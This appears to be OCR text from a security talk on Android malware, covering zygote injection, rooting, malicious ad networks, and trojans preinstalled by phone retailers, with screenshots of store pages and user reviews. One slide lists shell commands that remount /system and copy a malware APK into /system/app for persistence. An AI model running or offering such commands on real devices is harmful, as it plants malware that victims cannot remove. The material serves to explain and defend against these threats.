
- The **zygote** is a daemon whose purpose is to launch Android applications
- It receives requests to launch an application through /dev/socket/zygote. Every launch request triggers a fork() system call
- When fork() occurs the system creates a clone of the process – a child process that is a full copy of a parent
- Despite it significantly increases performance, it’s also a convenient way for malware to get injected into every running Android application

~~ANDROID SECURITY MODEL~~

- Gaining root access using kernel root exploit
- # mount –o remount,rw /system
- # cat /mnt/sdcard/Download/Malware.apk > /system/app/Malware.apk
- # mount –o remount,ro /system
- …

GOING ROOT


- Cybercriminals are able to create their own advertising networks based on the botnet of infected devices
- In addition to showing an advertisement, it can actually install the promoted application on the device
- Even more profit!!!



Malicious Ad Network

CHANNELS OF MALWARE DISTRIBUTION

Third-party stores



9APPS
Born To Be Fast!

HOME APP GAME THEME

Sex

New Releases More


HOT nexGTv - Live ★★★★☆ 5.2MB | 3.8.3 DOWNLOAD	360 Security Lite Speed ★★★★☆ 3.7MB | 1.0.8 DOWNLOAD	4G High Speed ★★★★☆ 2.5MB | 1.9 DOWNLOAD	Internet Speed ★★★★☆ 4.1MB | 1.0 DOWNLOAD	HOT pronX Video ★★★★★ 1.0MB | 1.0 DOWNLOAD
Solar Charger ★★★★★ 2.4MB | 1.0.10 DOWNLOAD	3d wallpapers ★★★★★ 4.7MB | 1.2.1 DOWNLOAD	English-Burmese ☆☆☆☆☆ 2.4MB | 1.0 DOWNLOAD	Caller Name And SMS ☆☆☆☆☆ 1.5MB | 1.0 DOWNLOAD	Thuvaiyal (Chutney) ☆☆☆☆☆ 4.1MB | 1.0 DOWNLOAD

Top Apps More

1. Babaji Sticker
1.5MB | 1.5
DOWNLOAD
2. WhatsApp Messenger
3. 9Apps: Game,Video Downlo
4. App Lock-LEO Privacy Guar
5. MX Player 1.7.40
6. Job Search
7. sex position with sound
8. Facebook
9. Amazon-Amazing disccount
10. 360 Security Lite Speed Boo

CHANNELS OF MALWARE DISTRIBUTION

Installation by retailers



AliExpress

I'm shopping for...

All Categories

0 Cart

Wish List

Sign in | Join

My AliExpress

Home > All Categories > Phones & Telecommunications > Mobile Phones

TO Top-One

Mouse over to zoom in

Product ID: 1989566766 Original Xiaomi Mi4 M4 16GB WCDM...

share:

Sign in and share the website for a chance to get Points, which you can then convert to coupons.

Original Xiaomi Mi4 M4 16GB WCDMA FDD LTE Mobile Phone OS Snapdragon 801 quad core 2.5GHz Screen1920*1080P Camera 13MP

★★★★★ 99.2% of buyers enjoyed this product! (845 votes) | 777 orders

Price: US $243.99 - 261.99 / piece

Bundle: Mi4 Standard 16G Rom | Add Nillkin Flipcase | Add Nilkin GlassFilm | Add Nillkin Hardcase

Color: FDD Black 2GB Ram | FDD White 2GB Ram | FDD White 3G Ram

Shipping: US $15.26 to United States via DHL
Estimated Delivery Time: 3-7 days (ships out within 5 business days)

Quantity: 1 piece (11896 pieces available)

Total Price: Depends on the product properties you select

Buy Now | Add to Cart

Add to Wish List (3180 Adds)

Store Promotion: Get a US $3 coupon

Return Policy: Returns accepted if product not as described, seller pays return shipping; or keep the product & agree refund with seller. View details

Seller Guarantees: On-time Delivery 23 days

Top-rated Seller

Sold By

Shenzhen Top-One Trading Co., Ltd.

China (Mainland)

20006

99.5% Positive feedback

Detailed seller ratings

Visit Store

Add to My Favorite Stores (7388 Adds)

Contact Seller


Contact Now

Seller Online

Service Center

CHANNELS OF MALWARE DISTRIBUTION

Installation by retailers



Das Problem

Offiziell verkauft Xiaomi in Europa nicht, weshalb es auch keine deutsche Übersetzung für seine Software MIUI gibt. Mindestens die folgenden Händler bieten Importware mit einem ins Deutsche übersetzten System an, auf denen sich offenbar weitflächig der Trojaner **Trojan.AndroidOS.Fadeb.A** befindet (er versteckt sich in der Twitter-App): coolicool.com, Geekvida.de, efox-shop und comebuy.

Geekvida hat sich mittlerweile dazu geäußert und eingeräumt:


> Nach unserer Überprüfung ist es möglich, dass fast alle Xiaomi mi4 Smartphone, die von chinesischen Online-Händler nach Deutschland geliefert werden, solchen Trojaner haben können. Die Xiaomi mi4, die unsere Kunden zwischen 04.01.2015 und 20.01.2015 bei geekvida.de bestellt haben, werden innerhalb 48 Stunden zurück genommen werden.
>
> Unsere Vorschläge für diese Kunden sind wie folgt:
>
> 1. Sie senden uns das Gerät zurück und wir zahlen Ihr Geld zurück. Natürlich werden die Versandkosten von uns erstattet.
>
> 2. Sie aktualisieren das ROM von dem Gerät selbst. Sie können eine neue Firmware auf der Webseite von unserem Partner decuro - deutsche custom ROM herunterladen und installieren. Dafür werden wir Ihnen 15 Euro als Ausgleich zurückzahlen.
>
> 3. Sie wollen das Gerät behalten, aber Sie wissen nicht, wie man das ROM erneut installiert: Dann können Sie uns das Gerät schicken und wir machen das für Sie. Nach Aktualisierung werden wir Ihnen das Gerät zurückschicken. Hin- und Rücksendekosten werden von uns erstattet.

Public Media Incident

https://www.androidpit.de/xiaomi-mi4-smartphones-werden-teils-mit-trojaner-ausgeliefert

CHANNELS OF MALWARE DISTRIBUTION

Installation by retailers



NLJ SK3, Unlocked SmartPhone, 5.0" QHD 960x540p, Quad Core 1.3GHz, 3G+2G,Dual Sim Dual Standby, 8.0MP AF Cam + 2MP Front Cam, GPS, WiFi, Black

- Android
- 5"
- 8.0 MP Rear Camera 2.0MP Front-Facing Camera
- 1.3 GHz
- 7 - 9 hours Talk Time

●○○○○ **Scary...full of uninstallable MALWARE!** **05/28/2015**

This review is from: NLJ SK3, Unlocked SmartPhone, 5.0" QHD 960x540p, Quad Core 1.3GHz, 3G+2G,Dual Sim Dual Standby, 8.0MP AF Cam + 2MP Front Cam, GPS, WiFi, Black

Pros:

Was cheap, seemed higher spec for the $

Cons:

Buyer beware!!! This phone is loaded with malware that by nature of the Android OS, cannot be removed (I later learned most cheapo China phones have malware from day one). Thus you should avoid this one like the plague and any other no name phone from the far East.

Malware installed:

Android/PUP.RiskPay.Skymobi

Android/Trojan.Fadeb.a


Android/Trojan.Dropper.Agent.w

Look them up.

http://www.newegg.com/Product/SingleProductReview.aspx?ReviewID=4337361

CHANNELS OF MALWARE DISTRIBUTION

Installation by retailers



Lenovo

Lenovo Lemon K3 / K30-W 5.0 inch TFT IPS Screen Android OS 4.4 Unlock Smart Phone, Qualcomm Snapdragon 410 MSM 8916 Quad Core 1.2GHz, ROM: 16GB, RAM: 1GB, GSM & WCDMA & FDD-LTE((yellow)

5 customer reviews | 6 answered questions

10 of 13 people found the following review helpful

★☆☆☆☆ Lenovo, WHAT were you THINKING?!?!?!?

By D. Christensen on May 13, 2015

Color: yellow with 16GB TFcard

OK, first...there are two versions of this cell phone. Call them W and T. K30-W is the one that works, but BOTH are sold on Amazon (and other ve
States. K30-T is a proprietary frequency set that is used only in China. Why would you buy a Chinese cell phone good only in China, from a Unitec
plenty of unscrupulous vendors are willing to take your money, haha!

Now, to review the W version of this cell phone...

I would normally write a LONG review of a cell phone, going over all the features (good and bad) but I don't feel like making the effort for this phon
probably give it four stars out of five. The only minor complaint I have is the case. It's not very sturdy. I've only changed the batteries a few times
point where it won't close all the way. Enough said about that...

No problems with call connection or voice quality or data downloads, etc. Cameras work awesome.

I have no choice but to give this cell phone 1 star out of 5 though. According to malwarebytes, the factory loads Trojans: Android/Trojan.Sivu, Anc
Android/Trojan.Fadeb.a and Android/Trojan.Spy.SmsThief.be

Now some background on the malware situation:

A while ago (maybe a couple of months ago) there was a huge press release worldwide about how Lenovo was shipping malware with their brand n
This made me curious about the Lenovo cell phone (A916) that I'd purchased for my wife recently. I scanned it with malwarebytes and discovered
malware.

Only, I'd had the phone for a while, so I couldn't be 100% sure that the malware came with the phone (from the factory). Fast forward a few weeks
with my wife's phone, wants me to order one for her. So I do. As soon as that one arrives, I immediately scan it with malwarebytes to find that it h
malware that had been on my wife's phone.

